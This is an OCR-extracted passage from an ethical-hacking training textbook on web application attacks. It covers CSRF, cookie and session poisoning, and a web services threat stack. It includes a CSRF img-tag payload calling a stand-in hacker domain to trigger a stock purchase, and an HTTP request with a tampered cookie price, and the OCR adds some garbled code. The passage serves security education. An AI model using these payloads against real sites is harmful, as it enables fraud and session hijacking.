
```
<<?php
session_start();
if
(isset($_REQUEST['symbol'] &&
isset($_REQUEST['shares']))
{buy_stocks($_REQUEST['symbol
'],
$_REQUEST['shares']);}
?>
```

Malicious Code

```
<img
src="http://certifiedhacker
.com/certifiedhackershop.ph
p?symbol=MSFT&shares=1000"
/>
```

Symbol
Shares
1 User logs into trusted server using his credentials
2 Server sets a session cookie in the user's browser
3 Attacker sends a phishing mail tricking user to send a request to a malicious site
4 User requests a page from the malicious server
5 Response page contains malicious code
6 Malicious code is executed in the trusted server
User
Attacker
Trusted Server
Malicious Server

Figure 14.33: Working of Cross-Site Request Forgery (CSRF) attack



Cookie/Session Poisoning

- Cookies are used to **maintain a session state** in the otherwise stateless HTTP protocol

Modify the Cookie Content

Cookie poisoning attacks involve modifying the contents of a cookie (personal information stored in a web user's computer) **to bypass security mechanisms**

Inject the Malicious Content

Poisoning allows an attacker to inject the malicious content, modify the user's online experience, and obtain **unauthorized information**

Rewriting the Session Data

A proxy can be used for rewriting the session data, displaying the cookie data, and/or specifying a new **user ID or other session identifiers** in the cookie

How Cookie Poisoning Works

```
GET /store/buy.aspx?checkout=yes HTTP/1.0 Host:
www.certifiedhackershop.com Accept: */* Referrer:
http://www.certifiedhacker.com/showprods.aspx Cookie:
SESSIONID=325896ASDD23SA3587; BasketSize=3;
Item1=1258; Item2=2658; Item3=6652; TotalPrice=11568;
```

1 User browses a web page

2 Web server replies with requested page and sets a cookie on the user's browser

3 Attacker steals cookie (Sniffing, XSS, phishing attack)

```
GET /store/buy.aspx?checkout=yes HTTP/1.0 Host:
www.certifiedhackershop.com Accept: */* Referrer:
http://www.certifiedhackershop.com/showprods.aspx
Cookie: SESSIONID=325896ASDD23SA3587; BasketSize=3;
Item1=1258; Item2=2658; Item3=6652; TotalPrice=100;
```

4 Attacker orders product using modified cookie

5 Product is delivered to attacker's address

Cookie/Session Poisoning

Cookies are generally used to maintain a session between web applications and users; thus, cookies need to transmit sensitive credentials frequently. The attacker can modify the cookies' information with ease to escalate access or assume the identity of another user.

Usually, the aim of a session is to uniquely bind every individual with the web application that he/she is accessing. Poisoning cookies and session information can allow an attacker to inject malicious content or modify the user's online experience and obtain unauthorized information.

Cookies can contain session-specific data such as user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs. They exist as files stored in the client computer's memory or hard disk. A proxy can be used for rewriting the session data, displaying the cookie data, and/or specifying a new user ID or other session identifiers in the cookie. By modifying the data in a cookie, an attacker can often gain escalated access or maliciously affect the user's session. Many sites offer the ability to "**Remember me?**" and store the user's information in a cookie so the user does not have to re-enter the data with every visit to the site. Any private information entered is stored in a cookie. To protect cookies, site developers often encode them. Easily reversible encoding methods such as Base64 and ROT13 (rotating the letters of the alphabet through 13 characters) give a false sense of security to the users who view cookies.

Threats


Compromised cookies and sessions can provide an attacker with user credentials, allowing the attacker to access accounts and assume the identity of other users of an application. By assuming another user's online identity, attackers can review the original user's purchase history, order new items, exploit services, and access the vulnerable web application.

One of the easiest examples involves using the cookie directly for authentication. Another method of cookie/session poisoning uses a proxy to rewrite the session data, displaying the cookie data and/or specifying a new user ID or other session identifiers in the cookie. There are four types of cookies: persistent, non-persistent, secure, and non-secure. Persistent cookies are stored on a disk, whereas non-persistent ones are stored in memory. Web applications transfer secure cookies only through SSL connections.

How Cookie Poisoning Works

Web applications use cookies to simulate a stateful user browsing experience, depending on the end user and identity of the server side of web application components. Cookie poisoning alters the value of a cookie at the client side before the request is sent to the server. A web server can send a set cookie with the help of any response over the provided string and command. The cookies are stored on the users' computers and are a standard way of recognizing users. Once the web server is set, it receives all the requests from the cookies. To provide further functionality to the application, cookies support modification and analysis by JavaScript.

In this attack, the attacker sniffs the user's cookies and then modifies the cookie parameters and submits them to the web server. The server then accepts the attacker's request and processes it.




```
GET /store/buy.aspx?checkout=yes HTTP/1.0 Host:
www.certifiedhackershop.com Accept: */* Referrer:
http://www.certifiedhacker.com/showprods.aspx Cookie:
SESSIONID=325896ASDD23SA3587; BasketSize=3;
Item1=1258; Item2=2658; Item3=6652; TotalPrice=11568;
```

```
GET /store/buy.aspx?checkout=yes HTTP/1.0 Host:
www.certifiedhackershop.com Accept: */* Referrer:
http://www.certifiedhackershop.com/showprods.aspx
Cookie: SESSIONID=325896ASDD23SA3587; BasketSize=3;
Item1=1258; Item2=2658; Item3=6652; TotalPrice=100;
```

Web Server
User
2
Web server replies with requested page and sets a cookie on the user's browser
1
User browses a web page
3
Attacker steals cookie (Sniffing, XSS, phishing attack)
5
4
Attacker orders product using modified cookie
Product is delivered to attacker's address
Attacker

Figure 14.34: Working of Cookie Poisoning



Web Service Attack

- The evolution of web services and their increasing use in business **offers new attack vectors** in application frameworks
- Web services are based on XML protocols such as **web services definition language (WSDL)** and describe connection points; **universal description**, **discovery**, and **integration (UDDI)** are used for the description and discovery of web services; **simple object access protocol (SOAP)** is used for communication between web services, which are vulnerable to various web application threats

Attacker

Presentation Layer
XML, AJAX, Portal, Other

Security Layer
WS-Security

Discovery Layer
UDDI, WSDL

Access Layer
SOAP, REST

Transport Layer
HTTP, HTTPS, JMS, Other

Parameter tampering, WSDL probing, SQL/LDAP/XPATH/OS command injection, malware injection, brute-force, data type mismatch, content spoofing, session tampering, format string, and information leakage

Fault code leaks, permission and access attacks, error leakage, authentication and certification attacks

Buffer overflow, XML parsing, spoiling schema, complex or recursive payload, DoS, large payload

Sniffing, Snooping, WS-Routing, Replay Attacks, Denial-of-Service

Web Services Stack

Web Services Attack

Web Service Attack

Similar to the way in which a user interacts with a web application through a browser, a web service can interact directly with the web application without the need for an interactive user session or a browser. The evolution and increasing use of web services in businesses offer new attack vectors in an application framework. Web services are based on XML protocols such as Web Services Definition Language (WSDL) for describing the connection points, Universal Description, Discovery, and Integration (UDDI) for the description and discovery of web services, and Simple Object Access Protocol (SOAP) for communication between web services, which are vulnerable to various web application threats.

These web services have detailed definitions that allow regular users and attackers to understand the construction of the services. Thus, web services provide the attacker with much of the information required to fingerprint the environment to formulate an attack. Some examples of this type of attack are as follows:

1. An attacker injects a malicious script into a web service and can disclose and modify application data.
2. An attacker uses a web service for ordering products and injects a script to reset the quantity and status on the confirmation page to less than what he or she had originally ordered. Thus, the system processing the order request submits the order, ships the order, and then modifies the order to show that the company is shipping a smaller number of products, but the attacker ends up receiving more of the product than he or she pays for.


